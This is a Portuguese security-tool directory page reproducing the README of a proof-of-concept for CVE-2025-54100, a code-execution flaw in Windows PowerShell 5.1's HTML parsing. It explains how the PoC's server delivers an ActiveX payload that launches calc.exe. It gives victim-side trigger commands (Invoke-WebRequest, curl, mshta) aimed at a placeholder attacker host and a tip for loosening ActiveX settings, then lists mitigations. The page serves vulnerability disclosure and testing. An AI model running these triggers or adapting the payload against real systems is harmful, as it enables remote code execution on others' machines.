
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-54100 — CVE-2025-54100 (CVSS 7.8 High) é uma vulnerabilidade de injeção de comandos no cmdlet Invoke-WebRequest do Windows PowerShell 5.1. Ela decorre da neutralização inadequada de elementos especiais durante a análise automática de respostas da Web. | Kitploit
Ferramentas/GitHubGitHub/themehackers/cve-2025-54100
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoPapers e PesquisaAprendizado e Educação
GitHubthemehackers/cve-2025-54100

CVE-2025-54100

CVE-2025-54100 (CVSS 7.8 High) é uma vulnerabilidade de injeção de comandos no cmdlet Invoke-WebRequest do Windows PowerShell 5.1. Ela decorre da neutralização inadequada de elementos especiais durante a análise automática de respostas da Web.

Ver Repositório
31755há 9 mesesRevisado pelo Kitploit

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2025-54100 – PoC de Análise de Resposta do PowerShell

Uma Prova de Conceito concisa que demonstra como CVE-2025-54100 pode levar à Execução Remota de Código (RCE) no Windows PowerShell 5.1 por meio da análise maliciosa de HTML.

Índice

  • O que é CVE-2025-54100?
  • Como o PoC Funciona
  • Início Rápido
  • Acionando a partir de um Host Vítima
  • Solução de Problemas e Verificação
  • Evidências
  • Mitigação
  • Aviso Legal
  • Referências

O que é CVE-2025-54100?

  • Tipo: Injeção de comandos no Invoke-WebRequest quando não é usado -UseBasicParsing
  • Gravidade: CVSS 7.8 (Alta)
  • Causa raiz: A análise baseada em MSHTML de respostas HTML permite a execução de script (ex.: ActiveXObject) no contexto do chamador.
  • Afetados: Windows 10/11 e Windows Server 2008-2025 executando PowerShell 5.1.

Como o PoC Funciona

  1. O servidor FastAPI em CVE-2025-54100.py serve um payload HTML especialmente criado.
  2. O payload tenta instanciar objetos ActiveX WScript.Shell / Shell.Application.
  3. Em hosts vulneráveis, o parser MSHTML executa o script, demonstrando RCE ao iniciar calc.exe.
  4. O payload fornecido é intencionalmente mínimo e não destrutivo, mas pode ser modificado para pesquisas adicionais.

Início Rápido

Pré-requisitos

  • Python 3.10+ (testado com FastAPI e Uvicorn)
  • Instale as dependências:
    python3 -m venv .venv
    source .venv/bin/activate
    pip3 install -r requirements.txt
    

Execute o servidor malicioso

Inicie o servidor HTTP do PoC:

uvicorn app:app --host 0.0.0.0  --port 8888 --reload

Acionando a partir de um Host Vítima

Execute estes comandos em uma máquina Windows vulnerável sem -UseBasicParsing:

# Invoke-WebRequest
Invoke-WebRequest -Uri "http://<attacker-ip>:8888"
# curl alias
curl http://<attacker-ip>:8888
# mshta
mshta http://<attacker-ip>:8888

Use a mesma porta que você configurou para o servidor. Se vulnerável, o script embutido é executado por meio do parser MSHTML. Alguns produtos de antivírus podem bloquear o comportamento mesmo que o problema de análise esteja presente.

Solução de Problemas e Verificação

Se o calc.exe não aparecer:

  1. Abra Opções da Internet na vítima.
  2. Vá em Segurança → Nível personalizado...
  3. Habilite “Inicializar e executar scripts de controles ActiveX não marcados como seguros para script.”
  4. Execute novamente Invoke-WebRequest sem -UseBasicParsing.

Isso demonstra o vetor de execução. Payloads do mundo real podem usar ofuscação ou bypass adicionais para contornar as restrições padrão.

Evidências

PoC

Mitigação

A Microsoft corrigiu o problema em dezembro de 2025:

  1. Aplique as atualizações de segurança nos hosts Windows afetados.
  2. Use -UseBasicParsing para evitar a análise MSHTML:
    Invoke-WebRequest -Uri "http://<attacker-ip>:8888" -UseBasicParsing
    
  3. Migre para o PowerShell 7+ (pwsh), que não depende do MSHTML para análise.

Aviso Legal

[!WARNING] Apenas para fins educacionais e testes autorizados. Use com responsabilidade e cumpra todas as leis aplicáveis. Os autores não se responsabilizam por uso indevido ou danos.

Referências

  • NVD: CVE-2025-54100
  • MSRC: Guia de Atualização
  • GitHub: osman1337-security/CVE-2025-54100
Baixar ferramenta